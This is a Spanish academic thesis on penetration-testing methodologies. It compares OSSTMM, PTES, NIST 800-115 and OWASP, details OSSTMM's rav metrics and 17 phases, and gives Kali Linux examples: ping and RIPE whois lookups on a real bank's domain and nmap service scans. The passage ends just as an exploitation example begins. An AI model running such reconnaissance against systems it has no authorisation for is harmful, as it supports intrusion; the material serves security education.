


Ilustración 7: Temas que trata la metodología NIST 800-115

[7] http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

3.4. OWASP Testing Guide

El nombre de OWASP[8] realmente es el nombre de la organización que desarrolla la metodología que se corresponde con *Open Web Aplication Security Project* que viene a ser en español el Proyecto Abierto de Seguridad en Aplicaciones Web.

La metodología[9] tiene como nombre el mismo que el proyecto, puesto que el principal objetivo del proyecto es la auditoria de seguridad en aplicaciones web. El objetivo de la metodología es la posibilidad de realizar una auditoria completa sobre una aplicación web. Se explica cuáles son los pasos y como se tienen que llevar a cabo.

Para realizar la auditoría de aplicaciones web se dividen las pruebas en los siguientes grupos:




Ilustración 8: Clasificación de las pruebas de la metodología OWASP

[8] https://www.owasp.org/index.php/Main_Page
[9] https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents

3.5. Comparativa

Estas son las diferencias entre las metodologías analizadas:

	OSSTMM	PTES	NIST 800-115	OWASP
Ámbito Digital	✓	✓	✓	✓
Ámbito Físico	✓			
Ámbito Social	✓		✓	
Guía Técnica		✓		✓
Métricas	✓			
Informes	✓	✓	✓	
Gestión Proyecto		✓		

Ilustración 9: Comparativa de las metodologías

Las metodologías se han comparado en base a varios factores. El primero de ellos es los distintos ámbitos sobre los que aplica la metodología. Todas ellas abarban el ámbito digital de la seguridad. Pero solo una de ellas abarca el ámbito físico, y la mitad de ellas el ámbito de la ingeniería social.

El siguiente factor importante por el cual se puede comparar una metodología es si cuentan con una guía técnica que explique cómo hay que realizar las pruebas que indica la metodología. Son solo PTES y OWASP cuentan con guías de pruebas.

A la hora de hacer las pruebas es muy importante utilizar algún tipo de métrica para poder ponerle una nota al estado de seguridad de la infraestructura de la organización, y solo OSSTMM cuenta con métricas.

Una vez se finaliza la auditoría es igual o más importante la parte del informe, ya que por muy bien hecha que esté la auditoría, si no está bien documentada no se transmitirá de forma correcta la información al cliente. Solo hay una de ellas (OWASP) que no habla sobre cómo deberían ser los informes.

Menos importante es para el auditor la parte previa y posterior al proyecto puesto que esta tarea será realizada por un *Manager* o Comercial de la empresa.

4 Metodología Seleccionada

En este capítulo se va a introducir la metodología OSSTMM que ha sido la seleccionada para realizar la guía de aplicación. Además se verán las ventajas e inconvenientes que han hecho que sea elegida.

4.1. ¿Por qué ha sido elegida?

Teniendo como referencia la tabla del capítulo anterior de la comparativa de las metodologías, se puede apreciar que OSSTMM junto con PTES son las más completas.

OSSTMM es la única que abarca todos los ámbitos, con lo que se convierte en la única posibilidad para cumplir con el objetivo de realizar un análisis completo de toda la seguridad de la organización. Pero además tiene métricas y explica cómo hay que hacer los informes. Lo que no tiene es la parte de gestión del proyecto, que es la parte que incluye la parte de acuerdo previo y la presentación de resultados. Como ya hemos dicho esta es una tarea que no corresponde al analista, con lo que no se considera un aspecto negativo. Tampoco cuenta con una guía técnica sobre cómo llevar a cabo las pruebas que propone, pero es precisamente este el objetivo del presente trabajo con lo que tampoco se considera un aspecto negativo.

Por otra parte PTES no abarca los 3 ámbitos de actuación, solo el digital, con lo que no serviría para realizar un análisis completo de seguridad. Tampoco tiene métricas para poder cuantificar el estado de la seguridad.

A partir de estas conclusiones se considera OSSTMM la más adecuada. En este mismo capítulo se detallarán las ventajas y desventajas de esta metodología.

4.2. ¿Para qué sirve OSSTMM?

Es una metodología que sirve para evaluar la seguridad de localizaciones físicas, interacciones humanas y todas las formas de comunicación existentes (*Wireless*, Cableadas, Analógicas y Digitales). La metodología OSSTMM se basa en los objetivos a analizar, como se realizan las pruebas sobre estos, los controles de seguridad encontrados y que es lo que no se ha probado. El objetivo de esta metodología es de poder responder las preguntas del STAR

(*Security Test Audit Report*)[10]. Son unas preguntas que ayudan tanto al auditor como al cliente a entender mejor el estado actual de la seguridad.

Los entornos de trabajo son significativamente más complejos que hace unos años debido a la necesidad de realizar operaciones remotas, *cloud computing*, virtualización, etc. Es por ello que las pruebas de seguridad que se realizan han tenido que evolucionar y ya no son simples pruebas a equipos de escritorio, servidores o *routers*. Es por ello que OSSTMM analiza los 5 ámbitos de actuación TI. Cada ámbito requiere pruebas de seguridad distintas y personalizadas.

Para facilitar esta tarea la metodología propone una métrica llamada *rav*, para poder representar el estado actual de seguridad con un valor numérico. De esta forma en un futuro se puede evaluar si este estado ha mejorado o no.

Realizar una auditoría OSSTMM asegura lo siguiente:

- Se han realizado las pruebas de forma exhaustiva.
- Las pruebas incluyen todos los ámbitos necesarios.
- Las pruebas entran dentro de la regulación actual del país.
- Los resultados pueden medirse de forma cuantitativa.
- Los resultados son consistentes y se pueden repetir.

A continuación se muestra cuáles son las ventajas y los inconvenientes que han hecho de esta metodología la elegida como ganadora.

4.3. Historia

La versión actual de la metodología es la tercera. En este momento la versión 4 está en desarrollo y ya existe un borrador solo accesible para los miembros de la organización o para subscriptores del proyecto, para el cual hay que hacer el pago de una cuota para poder mantener el proyecto.

Entre la versión anterior y la actual ha habido grandes cambios. Se ha trabajado mucho en las métricas dada su gran utilidad e importancia. Se ha mejorado y detallado mucho la forma en la que se trabaja con las métricas para obtener una puntuación final correspondiente al estado de seguridad. La evolución más importante que ha sufrido es que se ha hecho más genérica y abstracta a la hora de proponer las pruebas a realizar. Aunque parezca algo negativo, ha tomado ese rumbo para pasar de pruebas de seguridad basadas

[10] https://www.dreamlab.net/wp-content/uploads/2012/06/OSSTMM-STAR.ods

en soluciones concretas a pruebas de carácter más genérico e independiente de soluciones. El número de soluciones y tecnologías crece de forma exponencial y es imposible mantener una metodología que cubra todas estas.

Otra de los cambios principales es que ahora cada ámbito de actuación (Humano, Físico, *Wireless*, Telecomunicación y Redes de Datos) tiene su propia metodología, teniendo todas ellas una base en común.

Mucha de la terminología ha cambiado en esta última versión para ajustarse más a las necesidades actuales de la industria y cumplir la estandarización de la terminología.

4.4. Ventajas y Desventajas

Las principales ventajas que ofrece esta metodología son las siguientes:

- Tiene métricas. Las métricas son imprescindibles para poder gestionar la seguridad de la información. Sin estas las organizaciones no podrían medir de forma global si están siendo atacadas, como están siendo atacadas, si tienen un nivel de seguridad aceptable o si se está defendiendo de forma adecuada.

- Es la metodología que se exige en todas las ofertas de trabajo para el puesto de auditor de seguridad. Esto quiere decir que es la más usada y la más valorada por las empresas.

- Uno de los puntos más importantes es que no solo actúa en el ámbito digital, como ocurre con la mayoría de las metodologías, si no que propone la realización de pruebas en el ámbito físico y humano.

Los principales inconvenientes que tiene la metodología son los siguientes:

- Hay que obtener una gran cantidad de información para poder sacar las métricas y se requiere de tiempo y experiencia para poder obtener esta información de forma correcta. Pero cuando se aprende a llevarla a cabo de forma correcta es muy útil la puntuación final que se obtiene.

- Debido a lo completa que es, puede resultar un poco tediosa de implementar.

- Para poder cubrir todos los aspectos de la seguridad es muy genérica y abstracta, con lo que un analista sin experiencia tendría dificultades para llevarla a cabo e identificar todas las pruebas que habría que realizar.

5 OSSTMM en Profundidad

En este capítulo se va a explicar en profundidad en que consiste la metodología OSSTMM y cuáles son los aspectos más importantes que hay que conocer de la metodología para poder ponerla en práctica.

5.1. Ámbitos de actuación

Para realizar la auditoria hay que comenzar por determinar cuál es la superficie de ataque que se va a evaluar. Es decir, será el alcance que tendrá el analista para realizar las pruebas. Para definir este alcance se debe de tener claro cuáles son los ámbitos de actuación de las pruebas.




Ilustración 10: Ámbitos de actuación de la metodología OSSTMM

Existen varios tipos de auditorías de seguridad que pueden llevarse a cabo. Estos distintos tipos dependen de la cantidad de información que tiene el analista acerca del objetivo y cuanto sabe el objetivo sobre las pruebas que se van a realizar.

Es importante antes de comenzar un proyecto de estas características que haya quedado bien claro y definido cuál será el tipo de la auditoria que se va a realizar, puesto que cada una de ellas es capaz de generar una serie de resultados.

5.2. Tipos de auditoría

La metodología propone distintos tipos de auditoría en función de las necesidades del cliente:

- **Hacking Ético:** El analista no tiene ningún conocimiento acerca del objetivo a auditar, con lo que se considera que va "a ciegas". Solo conoce cuál es el nombre de la organización, y en todo caso cual es el alcance. La organización auditada sí que es consciente de las pruebas que se van a realizar de tal manera que el equipo de seguridad estará avisado.

- **Caja Negra:** Igual que el Hacking Ético el analista no tiene ningún conocimiento acerca del objetivo, la diferencia es que en este caso el equipo de seguridad de la organización no está avisado. De esta forma no solo se evalúa la seguridad de la organización, sino que también se evalúa la capacidad de respuesta del equipo de defensa. Este tipo de auditorías es conocido como Test de Intrusión.

- **Caja Gris:** El analista tiene algo de información de la infraestructura TI de tal forma que le sea más sencillo el trabajo (y más económico para la empresa que contrata). El objetivo es realizar un análisis de vulnerabilidades de la infraestructura TI. El equipo de defensa tiene constancia de todos los detalles de las pruebas.

- **Caja Blanca:** Es como la Caja Gris, con la diferencia de que aquí el equipo de defensa sabe que se van a realizar unas pruebas pero no tiene constancia de los detalles de tal forma que se evalúa en parte su capacidad de respuesta.

- **Tándem:** El objetivo de este tipo de auditoria es únicamente evaluar, de forma conjunta entre el analista y el equipo de defensa, los controles de seguridad disponibles en la infraestructura TI.

- **Inversión:** Aquí el único objetivo es evaluar el equipo de defensa de la organización a ver como actuaría ante determinados incidentes y amenazas que ocurran en la organización.

Todos estos tipos de auditoría tienen en común el informe. Este siempre tendrá la misma estructura en donde se debe incluir el objetivo, alcance, conclusiones, vulnerabilidades e informe STAR. Muchas veces se incluyen también las recomendaciones, no siendo estas obligatorias en una auditoria OSSTMM. El informe debe de contener como mínimo la siguiente información:

Ilustración 11: Contenido básico de un informe OSSTMM

5.3. Métricas

El valor añadido que tiene esta metodología es la capacidad de obtener una puntuación final sobre el estado de seguridad de la organización. Para sacar esta puntuación se usan métricas. Para entender bien cómo sacar estas métricas veremos unos conceptos primero, ya que la calidad de la puntuación obtenida dependerá de la correcta obtención de estas métricas.

El *rav* es una escala de medida en función de la superficie de ataque. Este nos permite determinar cuanta parte de la superficie está expuesta. La puntuación de 100 *ravs* es una puntuación perfecta. Menos de 100 es que hay menos controles de seguridad de los necesarios por lo que una mayor superficie de ataque expuesta a sufrir ataques. Obtener una puntuación mayor que 100, aunque parezca lo contrario es un inconveniente puesto que indica que hay una cantidad de controles excesiva, y esto podría provocar problemas.

Esta puntuación permite saber cuáles son las partes de un objetivo más vulnerables, cuales son los vectores para los que el objetivo está más indefenso, la profundidad de un ataque y cuál podría ser el impacto.

Se obtiene a partir de la porosidad, los controles y los fallos identificados a lo largo de las pruebas. La puntuación obtenida es el balance de estos tres, siendo una seguridad perfecta un balance adecuado entre estos. Es la mejor forma de saber en qué y cómo se están empleando los recursos dedicados a proteger determinados sistemas informáticos. Para ir obteniendo estos datos es necesario que a lo largo de las pruebas se vayan registrando las interacciones y controles de seguridad además de ir clasificándolos.

¿Por qué usar *ravs*?

- Ayudan a determinar cuánto dinero se debe de invertir en seguridad, ya que sabes cuales son los controles que existen, si funcionan y cuáles son los que fallan.

- Muestran cual es la parte del alcance con una mayor porosidad y menos controles o más débiles.

- Que soluciones deberían implementarse para aumentar la seguridad, estand estos clasificados en 10 tipos.

- La posibilidad de comparar el estado de seguridad en diferentes momentos en el tiempo.

- Saber los puntos exactos en donde podría tener efecto una potencial amenaza (donde hay una interacción y no existe un control de seguridad).

- Este control de todas las medidas de seguridad ayuda a la hora de cumplir con la regulación vigente según el país.

Es muy importante destacar que esta puntuación del estado de seguridad, llamada Seguridad Actual según la metodología, es calculada para un alcance, un ámbito y un vector. Si cualquiera de estos tres valores cambia la puntuación que se obtenga es otra distinta.

Para poder calcular la puntuación la organización de ISECOM pone a disposición de los auditores una hoja Excel[11] en donde se calcula de forma automática el valor del estado de seguridad actual en base a los datos que recibe.

Los valores que hay que rellenar se clasifican en los tres grupos siguientes:

- **Seguridad Operacional:** Se refiere a la identificación del número puntos de interacción con el objetivo.

[11] http://www.isecom.org/mirror/rav_calc_OSSTMM3.xls

- **Controles:** Los controles de seguridad encargados de que la interacción se realice de una forma segura.

- **Fallos:** Son los fallos de seguridad que se han detectado.

Dentro de la *Seguridad Operacional* los puntos de interacción se clasifican de la siguiente manera:

- **Visibilidad:** El número de objetivos en el alcance los cuales tienen alguna posible interacción.

- **Acceso:** El número de interacciones de cada objetivo.

- **Trust:** Número de interacciones entre los propios sistemas objetivo (ej. un servidor de aplicaciones interactuando con otro sistema que aloja la BBDD).

Existen 10 tipos distintos de *Controles* que son los siguientes:

- **Autenticación:** Punto en el que una autenticación por parte del cliente del servicio es necesaria.

- **Compensación:** Métodos utilizados para exigir la responsabilidad y asegurar compensación por todos los activos dentro del alcance (ej. Aviso de prohibido el paso, solo acceso a personal autorizado)

- **Subyugación:** Puntos en donde el usuario tiene la opción de elegir entre dos métodos, siendo uno de ellos seguro y el otro no (HTTP vs HTTPS).

- **Continuidad:** Puntos en donde no es posible que cese la continuidad de la actividad o servicio prestado (ej. Balanceadores de Carga).

- **Poder de Recuperación:** Puntos en donde si falla algo no desencadena un fallo en cadena (ej. Si el servidor de aplicaciones no puede conectar con la BBDD de usuarios, que no deje autenticarse a todo el mundo con la contraseña errónea).

- **No-Repudio:** Cada instancia en la que haya un mecanismo de no-repudio de tal manera que no pueda decir un tercero que no ha sido quien ha realizado la interacción si realmente si ha sido.

- **Confidencialidad:** Puntos en donde se mantiene la confidencialidad de información sensible (ej. Criptografía).

- **Privacidad:** Se mantiene la privacidad entre ambas partes.

- **Integridad:** Puntos donde el flujo de información que interactúa no puede ser interrumpido o modificado (ej. Uso de hashes).

- **Alarma:** Puntos en donde se genera una alerta cuando se detecta alguna actividad no autorizada.

Por último los *Fallos de Seguridad* se pueden clasificar de la siguiente forma:

- **Vulnerabilidad:** Un error que permite el acceso a información o puede denegar esta.

- **Debilidad:** Un error en cualquiera de los siguientes controles: Autenticación, Compensación, Subyugación, Continuidad o Poder de Recuperación (ej. Contraseña por defecto del fabricante sin cambiar).

- **Preocupación:** Un error en cualquiera de los siguientes controles: No-Repudio, Confidencialidad, Privacidad, Integridad o Alarma.

- **Exposición:** Acciones que provocan la visibilidad del objetivo de forma directa o indirecta.

- **Anomalía:** Cuando no se puede entender parte o la totalidad del sistema objetivo (muchas veces una situación anómala es la antesala de un fallo de seguridad mayor).

De estos valores habrá algunos que sumen y otros que resten. A continuación los clasificamos en base a su función:

Ilustración 12: Todos los valores que influyen en la puntuación rav

5.4. Fases de la metodología

La metodología está dividida en 17 fases en donde se agrupan las pruebas según su topología. Para la descripción de estas de mostrará el nombre de la fase en inglés para que pueda ser asociada con la fase correspondiente dentro de la metodología.

1. **Posture Review (Revisión Previa):** Identificar las reglas, normas, regulaciones, leyes y políticas aplicables al objetivo. Para poder saber que pruebas se pueden hacer y cuáles no.

2. **Logistics (Logística):** La preparación del canal de pruebas (COMSEC) para evitar falsos positivos y falsos negativos.

3. **Active Detection Verification (Detección Activa):** Identificar los controles de seguridad activos y pasivos, para que sea más fácil la elección de las pruebas a realizar. El encargado de estos controles podría estar avisado de las pruebas que se van a realizar.

4. **Visibility Audit (Visibilidad):** Enumerar los objetivos del alcance mediante interacción con los sistemas vivos.

5. **Access Verification (Verificación Acceso):** Hay que enumerar los puntos de acceso del objetivo.

6. **Trust Verification (Verificación de Confianza):** Acceso a información sin la necesidad de estar identificado o autenticado.

7. **Controls Verification (Verificación de Controles):** Enumerar y verificar medidas de seguridad de los servicios y activos.

8. **Process Verification (Verificación de Procesos):** Evaluar los procesos encargados de las tareas de seguridad, para ver si se estén realizando de forma correcta. Esto corresponde al tipo de auditorías en donde el objetivo es evaluar la capacidad del equipo de seguridad de la organización.

9. **Configuration Verification (Verificación de Configuración):** Busca toda la información, técnica o no, sobre cómo los activos funcionan en busca de malas configuraciones, inseguras o inexistentes.

10. **Property Validation (Validación):** Verificar la existencia de datos o información que pueda ser ilegal o poco ética.

11. **Segregation Review (Revisión de Segregación):** Revisa la correcta separación de información privada y personal, de la información propiedad de la organización. De tal forma que el almacenamiento, la transmisión y control de la información del personal, de partners o de clientes se gestione de forma correcta. Estas pruebas son de evaluar los procesos internos.

12. **Exposure Verification (Exposición):** Localiza y revisa información que pueda ser utilizada para acceder a múltiples sitios con la misma autenticación.

13. **Competitive Intelligence Scouting (Inteligencia):** Buscar información que pueda ser considerada para la inteligencia de negocios relacionada con la parte económica y de espionaje industrial. Esta información se refiere a relaciones de la empresa con empleados, partners, distribuidores, contactos, finanzas, estrategias y planes.

14. **Quarantine Verification (Cuarentena):** Las medidas de contención son las encargadas de manejar la entrada de amenazas en la red de la organización. La identificación de los mecanismos de seguridad y la política de respuesta del objetivo es una tarea importante. Las pruebas para la verificación del correcto filtrado y la contención de los contactos agresivos u hostiles en los puntos de entrada son muy importantes.

15. **Privileges Audit (Escalado de Privilegios):** Pruebas en las que el analista ha recibido algún tipo de credencial.

16. **Survivability Validation (Validación de Supervivencia):** Determina la resistencia del objetivo ante pruebas de stress.

17. **Alert and Log Review (Revisión de Logs y Alertas):** Analizar la correcta gestión de alertas y logs que ha generado el proceso de análisis.

6 Diseño

En este capítulo se explica el diseño de la guía de aplicación.

Se ha realizado una guía en la que se explica cómo llevar a cabo cada fase de la metodología OSSTMM. En esta metodología se explica para cada fase que es lo que hay que hacer. Pero lo que no se explica es como hay que hacerlo.

Para llevar a cabo las pruebas se pueden utilizar muchas herramientas, recursos online o pruebas manuales. Lo que se propone es una forma sencilla de llevar a cabo las pruebas por cualquier estudiante o ingeniero con ninguna o poca experiencia en el campo de la seguridad.

La mayoría de las pruebas se han realizado con herramientas que vienen instaladas en una distribución Linux preparada para realizar este tipo de auditorías. La distribución se llama Kali Linux[12], está basada en Debian GNU/Linux y está diseñada principalmente para la auditoría y seguridad informática en general.

Como se ha mostrado anteriormente la metodología es muy completa e incluye 5 ámbitos en donde se puede analizar la seguridad (físico, humano, telefónico, espectro electromagnético y redes de datos). Para la realización de esta guía se ha elegido el ámbito de las redes de datos perteneciente al ámbito COMSEC, ya que es el que se utiliza a día de hoy en las empresas para evaluar la seguridad de sus sistemas informáticos.

Se explicará cómo usar las herramientas. Estas vienen instaladas en la distribución Kali Linux con lo que se pueden ejecutar la mayor parte de ellas sin necesidad de ninguna configuración o instalación previa. Se enseñará cuáles son los comandos que hay que utilizar para lograr los objetivos de las pruebas.

En el siguiente apartado se muestra un ejemplo de una fase en donde se explica cuál ha sido el desarrollo de la guía.

[12] https://www.kali.org/

7 Desarrollo

En este capítulo se muestran varios ejemplos significativos de la guía para que pueda verse cómo se ha realizado el desarrollo de la guía, de tal forma que se pueda tener una idea sobre esta.

La guía completa de implementación de la metodología OSSTMM se entrega como documento aparte.

7.1. Ejemplo 1: Identificación de las direcciones IP del objetivo

Hay que verificar el dueño y todas las direcciones que estén dentro del alcance. Obtenemos la IP del dominio a analizar:

```
root@kali:~# ping barclays.com

PING barclays.com (141.228.141.86) 56(84) bytes of data.
```

Si la IP es de Europa se puede consultar en RIPE (Centro de Coordinación de redes IP europeas) a que rango pertenece, y a quien pertenece ese rango. De esta manera sabremos cual es el rango de direcciones IP que pertenecen al objetivo.

```
https://apps.db.ripe.net/search/query.html
```

```
No abuse contact found.                                          Update  D

inetnum:        141.228.0.0 - 141.228.255.255
netname:        BARCLAYS-CIBWM
descr:          Barclays Capital
descr:          5 The North Colonnade
descr:          LONDON
descr:          E14 4BB
country:        GB
admin-c:        BARC-RIPE
tech-c:         BARC-RIPE
status:         LEGACY
remarks:        For information on "status:" attribute read https://www.ripe.net/data-
tools/db/faq/faq-status-values-legacy-resources
mnt-by:         BC-NET-MNT
mnt-lower:      BC-NET-MNT
mnt-routes:     BC-NET-MNT
created:        2003-03-05T13:44:34Z
last-modified:  2015-05-05T02:15:18Z
source:         RIPE # Filtered
```

Si nos muestra un mensaje indicando que no pertenece a Europa podríamos consultar en el RIR (Registro Internacional de Internet) correspondiente al continente al que pertenece la IP. Pero hoy en día hay servicios online gratuitos que nos facilitan esta tarea:

```
http://whois.domaintools.com/
```

7.2. Ejemplo 2: Identificación de servicios

Para obtener los banner de los servicios se utiliza la opción '-sV' de *Nmap*.

```
root@kali:~# nmap -sV <target>

 PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.3 (protocol 2.0)

| ssh-hostkey: 1024 36:87:72:a9:08:04:0d:ba:7c:6a:ff:45:99:41:19:79 (DSA)

|_2048 38:b0:e9:0f:b2:72:07:06:5c:22:88:86:f5:cf:e7:08 (RSA)

25/tcp open smtp Postfix smtpd

5900/tcp open vnc VNC (protocol 3.7)
```

Muchas veces pueden existir controles de seguridad como que detecten el escáner automático de herramientas y falsee los resultados para dificultar la tarea al atacante.
Para asegurarnos que estos servicios que nos ha mostrado la herramienta haremos uso de estos con clientes legítimos. Aunque no tengamos la clave, si


ha sido posible interactuar con un software cliente legítimo, quiere decir que es real el servicio.
Para cada puerto abierto anota

- **Puerto**
- **Protocolo**
- **Servicio**
- **Servidor**
- **Versión (En el caso de poder obtenerse)**

Puede hacerse en una tabla de este estilo


Puerto	Protocolo	Servicio	Versión	Servidor
80	TCP	HTTP	Apache 2.2	10.98.7.110
443	TCP	HTTPS	Apache 2.2	10.98.7.110

Hay que buscar las vulnerabilidades asociadas a la versión del servidor. La página *www.cvedetails.com* es una base de datos con todas las vulnerabilidades que existen según la nomenclatura CVE (lista de información registrada sobre conocidas vulnerabilidades de seguridad, donde cada referencia tiene un número de identificación único) asociadas a cada versión de cada producto.
Si el sistema operativo del que queremos encontrar las vulnerabilidades asociadas fuese RedHat obtendríamos la siguiente salida.



En donde las vulnerabilidades tienen una nota que depende del impacto y la probabilidad de ser explotaba.
Identifica los componentes del servicio. Habrá que interactuar con el servicio y utilizarlo de forma legítima para poder comprenderlo. Cuanto mayor sea el entendimiento del servicio mayor será la facilidad de encontrar los fallos y vulnerabilidades asociados a este.
Busca las vulnerabilidades asociadas a la versión de los servicios. De la misma forma que hemos hecho para encontrar vulnerabilidades asociadas a

un sistema operativo haremos para encontrar las asociadas a un determinado producto.
Si buscamos cuales son las vulnerabilidades para el servidor *OpenSSH* del ejercicio anterior nos encontramos con lo siguiente:



7.3. Ejemplo 3: Explotando una vulnerabilidad

Para obtener más detalle acerca de la versión del servicio que corre en cada puerto se hace con la opción *–sV*.

```
root@kali:~# nmap -sV -p- 172.16.181.137


Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-14 19:04 CEST

Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

